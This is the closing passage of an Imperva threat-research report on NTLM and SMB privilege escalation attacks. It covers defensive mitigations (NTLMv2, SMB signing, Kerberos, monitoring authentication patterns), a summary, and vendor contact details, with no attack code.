


Figure 11 - SMB Privilege Escalation Attacks

5. Mitigation

Most vocally recommended mitigation approaches are to upgrade the NTLM authentication protocol itself: allow only NTLMv2, support SMB signing, etc. The "ultimate" mitigation approach suggests an abandonment of the NTLM protocol altogether and a move to the Kerberos protocol. The reality however, is that organizations are not eager to implement such changes in their network; backward compatibility and cross platform issues make the NTLM protocol still widely used.

Regardless of the authentication method used (secure or not), the key mitigation technique for these types of attacks rely on understanding activity patterns and in particular the authentication activity. Most endpoints have a very limited number of accounts authenticating from them. Deviations from "normal" authentication behavior should raise a red flag – no matter how secure the authentication protocol used. Likewise, most workstations in an organization do not use a large number of different accounts to access data servers. Any such activity should be inspected carefully.

Finally, it is generally not a good practice to enable processes inside the network that routinely authenticate to endpoints. Regardless of the authentication method used, an attacker could potentially exploit this behavior and leverage the authenticated account's privileges.

6. Summary and Conclusion

This report demonstrates how data breaches, commonly associated with APT, can be achieved by relatively simple (and commonly available) means and basic technical skills. For this report, we focused on Windows NTLM authentication protocol. This protocol, while considered weak, is still widely used in the corporate environment.

Additionally, we discussed how built-in Windows functionality combined with seemingly "innocent" areas of file shares and SharePoint provide attackers with a stepping stone to an organization's most critical data.

Finally, we suggested a mitigation approach which focuses on monitoring the authentication process itself and on data access patterns, rather than the authentication protocol and authorization mechanisms.

Hacker Intelligence Initiative Overview

The Imperva Hacker Intelligence Initiative goes inside the cyber-underground and provides analysis of the trending hacking techniques and interesting attack campaigns from the past month. A part of Imperva's Application Defense Center research arm, the Hacker Intelligence Initiative (HII), is focused on tracking the latest trends in attacks, Web application security and cyber-crime business models with the goal of improving security controls and risk management processes.

Imperva
3400 Bridge Parkway, Suite 200
Redwood City, CA 94065

Tel: +1-650-345-9000
Fax: +1-650-345-9004
www.imperva.com